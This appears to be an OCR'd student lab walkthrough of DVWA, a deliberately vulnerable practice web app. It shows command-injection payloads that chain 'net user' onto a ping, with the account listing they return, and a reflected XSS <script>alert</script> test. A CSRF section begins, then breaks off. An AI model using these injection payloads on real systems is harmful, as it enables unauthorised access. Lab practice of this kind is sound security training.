
Use &&net user



Use &net user



Open command prompt in the windows system and use the command ping 0.0.0.0&net user




Now use the command ping 0.0.0.0&Rnet user – replace & with &&

Command Prompt


```
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

User accounts for \\DESKTOP-8E5GFFQ

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
student                  WDAGUtilityAccount
The command completed successfully.
```

—----------XSS Attack----------


Click XSS Reflection




Enter any name in the text box and click submit.




It displays as




Now instead of any text let's try some script text.
Ex: <script>alert('Hello World')</script>




It displays an alert as shown below


DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
127.0.0.1
Hello World
OK


Click Ok


DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)


—----------CSRF ATTACK—----------




try with pablo

